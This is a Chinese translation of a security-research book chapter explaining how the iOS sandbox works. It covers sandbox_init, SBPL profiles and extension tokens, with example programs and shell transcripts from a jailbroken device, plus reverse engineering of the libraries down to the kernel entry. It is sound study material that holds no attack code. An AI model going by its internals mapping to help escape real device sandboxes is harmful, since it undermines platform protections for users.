苹果的沙盒最早出现在Mac OS X中，一开始代号为Seatbelt（安全带）。就像第4章讨论过的AMFI那样，它被实现为TrustedBSD强制访问控制（MAC）框架的一个策略模块。苹果公司将TrustedBSD从FreeBSD移植到了XNU内核中。除了TrustedBSD系统对挂钩和策略管理引擎的调用之外，沙盒框架还提供了可从用户空间配置、与各个进程相对应的描述文件，从而显著增加了其价值。

沙盒由以下几个部分组成：

- 一些用于初始化和配置沙盒的用户空间库函数；
- 用来处理内核日志和存放预置配置的Mach服务器；
- 利用TrustedBSD API实施单独策略的内核扩展；
- 为在实施过程中评估某些策略限制提供正则表达式引擎的内核支持扩展。

图5-1展示了这些组成部分之间的关系。

为应用实施沙盒机制首先要调用`libSystem`函数`sandbox_init`。该函数利用`libsandbox.dylib`库把人们可以理解的策略定义（以“不允许访问/opt/sekret目录下的文件”这样的形

式描述的规则）转换成内核需要的二进制格式。该二进制格式会被传递给由TrustedBSD子系统处理的mac_syscall系统调用。而TrustedBSD会把沙盒初始化请求传递给Sandbox.kext内核扩展进行处理。这一内核扩展会为当前进程安装沙盒描述文件规则。该过程完成后会有表示处理成功的返回值被传回内核。




图5-1　IOS沙盒的组成部分

一旦完成沙盒的初始化，TrustedBSD层钩挂的很多函数调用会经过Sandbox.kext实施策略。该内核扩展会根据系统调用的不同决定为当前进程实施哪些规则。某些规则（比如之前提过的拒绝对/opt/sekret路径下文件的访问）要求模式匹配的支持。Sandbox.kext会从AppleMatch.kext引入函数，对这些系统调用参数和策略规则使用的模式进行正则表达式匹配。例如，传递给open()的路径是否匹配要拒绝访问的路径/opt/sekret/.*？最后的组成部分sandboxd是侦听Mach消息的，这些消息运载着记录和日志信息（比如要检查哪些操作），以及对硬编码到内核中的预置描述文件的请求（比如“阻止所有对网络的使用”或“不允许进行计算之外的任何操作”）。

5.2节将会更为详细地介绍刚刚提到的各个组成部分。这里我们从用户空间一直探究到内核组件。在整个讨论中，我们都会用到从iPhone3,1_5.0_9A334固件中解压出的二进制文件。解压内核缓存与根文件系统（对应dyld缓存）的细节参见第10章。对XNU内核的任何讨论都用到了对该二进制固件以及xnu-1699.24.8开源代码的分析。该版xnu源是可获取的与所讨论固件最接近的版本了。此外，大家还可以在本书配套网站www.wiley.com/go/ioshackershandbook上下载本章的示例代码。

5.2 在应用开发中使用沙盒

随着App Store的建立和Mac OS X 10.7 Lion的发布，更多与iOS使用的沙盒扩展有关的文献也相继出现。在Mac OS X 10.7之前，iOS沙盒要比Mac OS X沙盒具有更多的功能，但公开的信息却少得可怜。Application Sandbox Design Guide[①]（应用沙盒设计指南）填补了这一空白，而且苹果公司关注了iOS中的诸多差异。虽然这一设计指南是从较高的层面着眼，但它介绍的概念还是非常实用的。

iPhone 5.0 SDK的sandbox.h头文件中含有沙盒的用户空间接口。这里的例子首先从sandbox_init、sandbox_init_with_parameters和sandbox_init_with_extensions这3个用于初始化沙盒的函数开始介绍。

sandbox_init函数会在给定描述文件情况下为调用它的进程配置沙盒。sandbox_init接受的参数包括一个描述文件、一组标志和一个用于存储错误信息指针的输出参数。根据传递给该函数的标志的不同，我们有不同方式来提供该描述文件（或者说限制进程的规则集）。该函数唯一公开支持的标志是SANDBOX_NAMED，它需要一个在描述文件参数中传递的字符串，选择诸如“no-internet”这样的内置描述文件。这里的示例程序会利用该选项限制衍生的shell使用因特网：

```
#include <stdio.h>
#include <sandbox.h>

int main(int argc, char *argv[]) {
    int rv;
    char *errbuff;

    //rv = sandbox_init(kSBXProfileNoInternet, SANDBOX_NAMED_BUILTIN, &errbuff);
    rv = sandbox_init("nointernet", SANDBOX_NAMED_BUILTIN, &errbuff);
    if (rv != 0) {
        fprintf(stderr, "sandbox_init failed: %s\n", errbuff);
        sandbox_free_error(errbuff);
    } else {
        printf("pid: %d\n", getpid());
        putenv("PS1=[SANDBOXED] \\h:\\w \\u\\$ ");
        execl("/bin/sh", "sh", NULL);
    }

    return 0;
}
```

在运行该示例之前，请确保自己在越狱过的设备上用inetutils包安装了ping程序。要执行/bin/ping，你还需要使用/chmod -s /bin/ping命令删除粘滞位（sticky bit）。下面的内容反映了上述程序构建的沙盒按预期阻止了ping请求：

---

① https://developer.apple.com/library/mac/#documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html。——译者注

```
iFauxn:~/ioshh root# ./sb1
pid: 5169
[SANDBOXED] iFauxn:~/ioshh root# ping eff.org
PING eff.org (69.50.232.52): 56 data bytes
ping: sendto: Operation not permitted
^C--- eff.org ping statistics ---
0 packets transmitted, 0 packets received,
[SANDBOXED] iFauxn:~/ioshh root# exit
iFauxn:~/ioshh root# ping eff.org
PING eff.org (69.50.232.52): 56 data bytes
64 bytes from 69.50.232.52: icmp_seq=0 ttl=46 time=191.426 ms
^C--- eff.org ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max/stddev = 191.426/191.426/191.426/0.000 ms
iFauxn:~/ioshh root#
```

大家要注意这个示例程序注释掉的那行，此行使用了kSBXProfileNoInternet常量作为描述文件的名称。而iOS沙盒不兼容头文件中定义的常量。例如，kSBXProfileNoInternet在iOS和Mac OS X中都会被解析为“no-internet”。但不巧的是，在iOS中，这个描述文件的名称应该是“nointernet”。

除具名的内置描述文件外，sandbox_init还支持利用源于Scheme语言的领域特定语言Sandbox Profile Language（SBPL）指定自定义的细粒度限制。利用SANDBOX_NAMED_EXTERNAL标志，sandbox_init会希望SBPL脚本文件的路径以参数的形式传递。如果该路径不是绝对路径，该相对路径就会被加上以下3个基本路径前缀，尝试3个不同的位置：

```
__cstring:368FB90A aLibrarySandbox DCB "/Library/Sandbox/Profiles",0
__cstring:368FB924 aSystemLibraryS DCB "/System/Library/Sandbox/Profiles",0
__cstring:368FB945 aUsrShareSandbo DCB "/usr/share/sandbox",0
```

除了SANDBOX_NAMED_EXTERNAL，标志的值0还可以与描述文件参数中的SBPL脚本一起直接传递给sandbox_init。苹果公司并未提供SBPL的文档，不过Scheme语言本身的完整语言定义却很容易从libsandbox.dylib文件（可从固件中的dyld缓存中得到）中提取出来。好在fG!编纂的Apple Sandbox Guide[①]为Mac OS X中实现的SBPL提供了文档。这份指南的大部分内容适用于iOS，不过没有涉及SBPL某些比较新的特性（比如扩展过滤器）。

我们使用的固件中还有一个SBPL脚本（扩展名为.sb）的示例：/usr/share/sandbox目录下的ftp-proxy.sb文件。下面我们摘录了该描述文件的部分内容，让大家在继续学习完整的例子之前对该格式有初步了解：

```
(deny default)
...
(allow file-read-data
    (literal "/dev/pf")
    (literal "/dev/random")
    (literal "/private/etc/master.passwd"))
```

① http://revers.put.as/2011/09/14/apple-sandbox-guide-v1-0/。——译者注

```
(allow file-read-metadata
    (literal "/etc"))

(allow file-write-data
    (literal "/dev/pf"))
```

这种描述文件语言是非常直观的。该脚本将默认操作设置为拒绝任何访问，锁定了应用该描述文件的进程。在移除所有特权之后，某些特定行动就被明确允许了，比如从密码文件中读取内容（这可能是因为FTP代码进行身份验证所需要的）。要自行尝试沙盒描述文件，我们可以创建如下描述文件限制对/tmp目录下两个特定文件的访问：

```
(version 1)
(allow default)

(deny file-read-data
    (literal "/private/var/tmp/can_w"))

(deny file-write-data
    (literal "/private/var/tmp/can_r"))
```

要测试该描述文件，我们可以复制之前拒绝因特网访问的例子，并把对sandbox_init的调用改为使用SANDBOX_NAMED_EXTERNAL选项：

```
rv = sandbox_init("sb2", SANDBOX_NAMED_EXTERNAL, &errbuff);
```

大家还需要把之前提到的那个.sb脚本复制到/usr/share/sandbox目录（或是与查找路径类似的目录）中，或是在sandbox_init参数中给出该脚本的绝对路径。这里的记录展示了这一自定义SBPL脚本根据路径限制对文件的访问：

```
iFauxn:~/ioshh root# echo "w" > /private/var/tmp/can_w
iFauxn:~/ioshh root# echo "r" > /private/var/tmp/can_r
iFauxn:~/ioshh root# ./sb2
pid: 5435
[SANDBOXED] iFauxn:~/ioshh root# cat /private/var/tmp/can_w
cat: /private/var/tmp/can_w: Operation not permitted
[SANDBOXED] iFauxn:~/ioshh root# cat /private/var/tmp/can_r
r
[SANDBOXED] iFauxn:~/ioshh root# echo "IOSHH" >> /private/var/tmp/can_w
[SANDBOXED] iFauxn:~/ioshh root# echo "IOSHH" >> /private/var/tmp/can_r
sh: /private/var/tmp/can_r: Operation not permitted
[SANDBOXED] iFauxn:~/ioshh root# exit
iFauxn:~/ioshh root#
```

不出所料，我们对can_w的读访问被阻止，但可以对其进行写访问。而can_r则正好是相反的——可以读但不可以写。

与sandbox_init一样，其他两个用于沙盒初始化的函数也接受相同的3个参数。除此之外，它们还会接受指向某个字符数组的第四个参数。在为该SBPL脚本赋值时，我们要使用init_sandbox_with_parameters将一列参数传递给Scheme解释器。就像C语言的预处理器那样，这一特性是很实用的。所有的参数都必须在初始化时指定。

通过init_sandbox_with_extensions传递到最后一个初始化函数中的扩展与之前提到的参数有很大不同。扩展通常是基本路径，而且可能被动态地添加到进程上。与参数不同的是，扩展的逻辑是内置在内核执行中的。每个进程都维护着当前存放的扩展字符串的清单，当沙盒在描述文件规则中遇到某些SBPL过滤器时，就会查阅这一清单。init_sandbox_with_extensions的作用是立刻指定进程所需的扩展清单。

大家可以通过两步操作动态地将扩展添加到进程上。首先，我们以要添加的路径以及存放输出标记（output token）的指针为参数调用sandbox_issue_extension，从而签发扩展。接着，当使用sandbox_consume_extension在进程中安装该扩展后，该标记就会被销毁。签发扩展的进程与销毁扩展的进程不一定是同一进程。例如，与受沙盒限制的子进程进行通信的父进程，就可能根据内部策略为子进程签发扩展。SBPL提供了一条限制sandbox_issue_extension操作的途径。如果没有这种限制，受沙盒约束的子进程就可以自行签发任何扩展，让这种特性变得毫无意义。

下面再看一个展示扩展之用途的例子：

```
#include <stdio.h>
#include <sandbox.h>

int main(int argc, char *argv[]) {
        int rv;
        char sb[] =
                "(version 1)\n"
                "(allow default)\n"
                "(deny file-issue-extension*)\n"
                "(deny file-read-data\n"
                "         (regex #\"/private/var/tmp/container/"
                                "([0-9]+)/.*\"))\n"
                "(allow file-read-data\n"
                "        (require-all\n"
                "            (extension)\n"
                "            (regex #\"/private/var/tmp/container/"
                                "([0-9]+)/.*\")))\n";
        char *errbuff;

        char *token;
        token = NULL;
        rv = sandbox_issue_extension("/private/var/tmp/container/1337", &token);
        if (rv == 0 && token) {
                printf("Issued extension token for "
                        "\"/private/var/tmp/container/1337\":\n");
                printf(" %s\n", token);
        } else {
                printf("sandbox_issue_extension failed\n");
        }

        const char *exts[] = { argv[1] };
        printf("Applying sandbox profile:\n");
        printf("%s", sb);
        printf("\n");
```

```
printf("With extensions: { \"%s\" }\n", exts[0]);
printf("\n");

rv = sandbox_init_with_extensions(sb, 0, exts, &errbuff);
if (rv != 0) {
        fprintf(stderr, "sandbox_init failed: %s\n", errbuff);
        sandbox_free_error(errbuff);
} else {
        putenv("PS1=[SANDBOXED] \\h:\\w \\u\\$ ");

        printf("Attempting to issue another extension after"
               "applying the sandbox profile...\n");
        char *token2 = NULL;
        rv = sandbox_issue_extension(
                "/private/var/tmp/container/1337", &token2);
        if (rv == 0 && token) {
                printf("Issued extension token for "
                       "\"/private/var/tmp/container/1337\":\n");
                printf(" %s\n", token);
        } else {
                printf("sandbox_issue_extension failed\n");
        }

        system("/bin/sh");
        printf("\nConsuming the extension, then starting another "
               "shell...\n\n");
        sandbox_consume_extension("/private/var/tmp/container/1337", token);
        system("/bin/sh");
}

        return 0;
}
```

在这个例子中，我们的目标是创建一个描述文件，以便在运行时添加允许添加的子路径。要做到这一点，我们首先要拒绝对/private/var/tmp/container目录下包含数字的路径的读数据访问。在拒绝读数据之后，我们又加上了一条允许读数据的规则，只有目标路径既在进程扩展下，又在/private/var/tmp/container下，才允许读数据访问。我们还要拒绝对sandbox_issue_extension函数的访问。在初始化沙盒之前，我们要为1337子目录签发第一个扩展。返回的标记被保存下来。然后，沙盒就会随着从第一个命令行参数接受的一个扩展初始化。在运行shell之前，大家可以尝试在沙盒下签发扩展，从而证明该描述文件拒绝了对sandbox_issue_extension函数的访问。在退出第一个shell后，这个1337扩展就会被销毁并运行一个新shell。下面是该程序的运行情况记录：

```
iFauxn:~/ioshh root# ./sb4 /private/var/tmp/container/5678

Issued extension token for "/private/var/tmp/container/1337":
000508000d0000000000000000021f002f70726976617465 2f7661722f746d70
2f636f6e7461696e65722f313333337000114007d00c6523ef92e76c9c0017fe8
f74ad772348e00

Applying sandbox profile:
(version 1)
```

```
(allow default)
(deny file-issue-extension*)
(deny file-read-data
         (regex #"/private/var/tmp/container/([0-9]+)/.*"))
(allow file-read-data
         (require-all
            (extension)
            (regex #"/private/var/tmp/container/([0-9]+)/.*")))

With extensions: { "/private/var/tmp/container/5678" }

Attempting to issue another extension after applying the sandbox profile...
sandbox_issue_extension failed

sh-4.0# cat / private/var/tmp/container/1234/secret
cat: ./container/1234/secret: Operation not permitted
sh-4.0# cat /private/var/tmp/container/5678/secret
Dr. Peter Venkman: Human sacrifice, dogs and cats living together
... mass hysteria!
sh-4.0# cat /private/var/tmp/container/1337/secret
cat: ./container/1337/secret: Operation not permitted
sh-4.0# exit

Consuming the extension, then starting another shell...

sh-4.0# cat /private/var/tmp/container/1234/secret
cat: ./container/1234/secret: Operation not permitted
sh-4.0# cat /private/var/tmp/container/5678/secret
Dr. Peter Venkman: Human sacrifice, dogs and cats living together... mass
hysteria!
sh-4.0# cat /private/var/tmp/container/1337/secret
Dr. Peter Venkman: You're not gonna lose the house, everybody has three
mortgages nowadays.
sh-4.0# exit
iFauxn:~/ioshh root#
iFauxn:~/ioshh root# cat /private/var/tmp/container/1234/secret
Dr. Ray Stantz: Total protonic reversal.
iFauxn:~/ioshh root#
```

这段记录反映的程序执行过程中发生了什么？它和所创建的描述文件有何关系？在这段记录中，程序开始时的命令行参数是/private/var/tmp/container/5678。这一参数会被用在对sandbox_init_with_extensions的调用中。大家看到的第一个输出是sandbox_issue_extension的结果。该扩展是为1337子目录签发的，而且这一过程是在沙盒初始化之前进行的。在sandbox_init_with_extensions的输出证实使用了哪个描述文件后，你就会看到sandbox_issue_extension如预期那样失败。在第一个shell中，3次读数据尝试中唯一成功的就是在5678子目录下的那次，而5678子目录是在初始化期间作为扩展添加的。第二个shell是在1337扩展被销毁后执行的。不出所料，对1337和5678的读操作都得到了允许。在退出沙盒之后，你就会验证1234文件是存在而且可读的。这个例子说明了扩展是如何用来在沙盒初始化之后动态修改沙盒描述文件的。如果这还不够明确的话，在你学习5.3.3节时应该会更容易理解。

这里的例子展示了已公开的用于初始化沙盒和操控沙盒配置的函数。第一个例子说明了预置的具名描述文件的用途。大家还看到了SBPL语言以及自定义沙盒描述文件的构造。最后的例子展示了如何用扩展在沙盒初始化后动态修改访问权限。在本章随后的内容中，大家还会了解到App Store应用和平台应用（比如MobileSafari）是如何与沙盒系统进行交互的，出人意料的是，这两类应用都没有使用目前为止我们所列举的接口！在讨论这些应用之前，5.3节将让大家详细了解沙盒实施机制的实现。

5.3 理解沙盒的实现

沙盒是由内核与用户空间组件构成的。5.2节讨论了沙盒初始化过程中对库的调用，而本节则解释将之前讨论的函数调用与驻留在内核期间由沙盒内核扩展暴露的系统调用接口紧密联系的过程。除了暴露配置接口外，该内核模块还扮演着“看门人”的角色。它会检查进程请求的操作，并根据与进程关联的沙盒描述文件对这些操作请求进行评估。大家将会详细了解这一内核扩展，理解XNU内核的TrustedBSD组件的使用方式。最后，我们将引领你过一遍沙盒TrustedBSD策略处理的系统调用流程。

5.3.1 理解用户空间库的实现

要解释用户空间库的实现，我们就要从公开的函数追溯到libSystem中的系统调用。要获得切入点并不难，大家可以使用iPhone SDK中的dyldinfo实用程序（Mac OS X版的也可以）。这样你就可以确定为sandbox_init符号链接的共享库是哪个，并从那里开始进行逆向追踪。本章第一个例子的输出如下所示：

```
pitfall:sb1 dion$ dyldinfo -lazy_bind sb1
lazy binding information (from section records and indirect symbol table):
segment section          address    index  dylib            symbol
__DATA  __la_symbol_ptr  0x00003028 0x000B libSystem         _execl
__DATA  __la_symbol_ptr  0x0000302C 0x000D libSystem         _fprintf
__DATA  __la_symbol_ptr  0x00003030 0x000E libSystem         _getpid
__DATA  __la_symbol_ptr  0x00003034 0x000F libSystem         _printf
__DATA  __la_symbol_ptr  0x00003038 0x0010 libSystem         _putenv
__DATA  __la_symbol_ptr  0x0000303C 0x0011 libSystem         _sandbox_free_error
__DATA  __la_symbol_ptr  0x00003040 0x0012 libSystem         _sandbox_init
```

可以预见的是，sandbox_init经由libSystem链接。iOS使用的大多是预链接版本的共享库。要分析这些系统库，我们就需要将其从缓存中提取出来。要访问该缓存，大家既可以解密固件包（IPSW）中的根文件系统镜像，也可以从已经越狱的iPhone上复制该缓存。这些共享缓存的位置是/System/Library/Caches/com.apple.dyld/dyld_shared_cache_armv7。较新版本的IDA Pro可以直接解析该文件，并将目标库提取出来用于分析。如果没法使用最新的IDA Pro，或是不愿去使用，大家也可以使用开源工具dyld_decache来提取这些库，参见https://github.com/kennytm/Miscellaneous/blob/master/dyld_decache.cpp。我们还有其他选择，详见http://theiphonewiki.com/wiki/。

如果只是自己小打小闹，那么你可以试着提取以下库：/usr/lib/system/libsystem_sandbox.dylib、/usr/lib/system/libsystem_kernel.dylib和/usr/lib/libsandbox.1.dylib。我们首先要看的是libsystem_sandbox.dylib。图5-2展示了从libsystem_sandbox中导出的符号。这与sandbox.h的定义是精确匹配的。相信大家已经找到正确的库了，接着你可以开始挖掘sandbox_init及其子函数的反编译文件，弄清楚数据是如何进入内核的。




图5-2　从libsystem_sandbox.dylib导出的函数

如果你快速审视sandbox_init，就会发现它只是sandbox_init_internal的代理函数。检查sandbox_init_with_params和sandbox_init_with_extensions，你会发现相同结果。这3个函数共享了相同的实现。sandbox_init_internal展示了有趣得多的调用图，该函数的原型如下所示：

```
int sandbox_init_internal(const char *profile, uint64_t flags, const char* const
        parameters[], const char* const extensions[], char **errorbuf);
```

首先，该函数会把表示参数和扩展的字符串数组转换成libsandbox格式。为做到这一点，sandbox_init_internal函数会动态加载libsandbox.1.dylib库，并按照需求解析函数调用（sandbox_create_params、sandbox_set_param、sandbox_create_extensions和sandbox_add_extension）。在这两个转换之后，该函数会复用flags的值：

- 如果flags == 0，就调用sandbox_compile_string，然后调用sandbox_apply和sandbox_free_profile。这一功能在sandbox.h头文件中未作记录；

- 如果flags == SANDBOX_NAMED，就调用sandbox_compile_named，然后调用sandbox_apply和sandbox_free_profile；
- 如果flags == SANDBOX_NAMED_BUILTIN，就直接调用__sandbox_ms；
- 如果flags == SANDBOX_NAMED_EXTERNAL，就调用sandbox_compile_file，然后调用sandbox_apply和sandbox_free_profile。

所需的这些函数（除了__sandbox_ms）也都是从libsandbox.1.dylib动态加载的。在多数情况下，sandbox_init_internal会为对sandbox_compile_*和sandbox_apply的调用设置参数。SANDBOX_NAMED_BUILTIN的情况与此稍有不同。它调用了__sandbox_ms，而非调用libsandbox中的函数。位于libsystem_kernel.dylib中的__sandbox_ms是用户空间的最终位置。它利用mac_syscall系统调用陷入内核。该系统调用是由TrustedBSD子系统定义的（后文会介绍更多与此有关的内容）：

```
__text:31D5DBA8                         EXPORT ___sandbox_ms
__text:31D5DBA8 ___sandbox_ms
__text:31D5DBA8                         MOV             R12, 0x17D ; ___mac_syscall
__text:31D5DBA8                                                    ; ___sandbox_ms
__text:31D5DBA8                                                    ; ___mac_syscall
__text:31D5DBB0                         SVC             0x80
```

到目前为止，大家已经为从sandbox_init出发的一条路径找到了内核入口点。现在，我们可以看看libsandbox库，确定其他路径是什么样子以及它们是如何进入内核的。我们要把注意力集中在sandbox_compile_*和sandbox_apply函数上。sandbox_create_extensions和sandbox_create_parameters函数只是管理表结构的（也就是说，它们很没劲）。

sandbox_compile_string与sandbox_compile_file函数都是以对内部函数compile的调用结束的，不过前者是compile函数的直接代理，而后者则首先会检查磁盘上的缓存。在iOS中，对应缓存的基本路径都是未定义的，而且从不会利用到缓存的代码。在使用了这一功能的Mac OS X中，如果文件存在并被在缓存中找到，编译过的描述文件就会被加载，该函数返回。而从本书的角度来讲（因为我们只关心iOS），compile总是对文件的内容调用的。

sandbox_compile_named会查找内置名称列表。如果相应参数与列表中的某一名称匹配，它就会被复制到要传递给sandbox_apply的结构体中。如果传入的名称不在已知描述文件之列，在失败前sandbox_compile_file就会被尝试调用。这就已经涵盖了初始化函数所调用的全部sandbox_compile_*函数。

compile函数把沙盒描述文件转换成要发送给内核的数据结构。而沙盒用户空间端多数有意义的处理过程都是通过该函数完成的。compile会使用开源的Scheme解释器TinyScheme对SBPL脚本进行评估。在加载SBPL进行编译之前，我们要载入3个不同的Scheme脚本。第一个是TinyScheme初始化脚本。Scheme之所以有名，是因为它有着小规模的核心语言，传统运行时语言有很多是构建在这个核心之上的。而第二个脚本sbpl1_scm定义了SBPL语言的第一版（也是唯一的公开版本）。如果关于SBPL的细节有什么问题，你可以看看该脚本的内容。第三个脚本sbpl_scm则是个允许加载多版本SBPL的存根。目前，它定义了任意SBPL脚本之上用于加载正

确SBPL前序（比如sbpl1_scm）的版本函数。这一存根脚本包含了用于描述SBPL评估结果的开头注释（header comment）。该脚本很容易在libsandbox.dylib的IDA反汇编文件中找到，而在这个dylib上运行字符串就更容易了。这3个Scheme脚本都是很容易被发现的：

```
;;;;;; Sandbox Profile Language stub

;;; This stub is loaded before the sandbox profile is evaluated. When version
;;; is called, the SBPL prelude and the appropriate SBPL version library are
;;; loaded, which together implement the profile language. These modules build
